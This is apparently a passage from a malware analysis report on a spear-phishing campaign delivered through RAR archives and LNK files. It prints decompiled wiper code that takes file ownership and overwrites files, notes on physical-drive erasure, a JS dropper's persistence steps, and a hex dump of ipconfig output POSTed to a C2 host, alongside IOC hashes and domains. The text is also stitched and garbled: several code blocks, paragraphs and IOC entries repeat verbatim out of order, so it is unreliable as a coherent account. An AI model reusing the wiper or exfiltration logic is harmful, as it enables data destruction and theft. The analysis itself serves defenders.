    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```



```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E 65  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

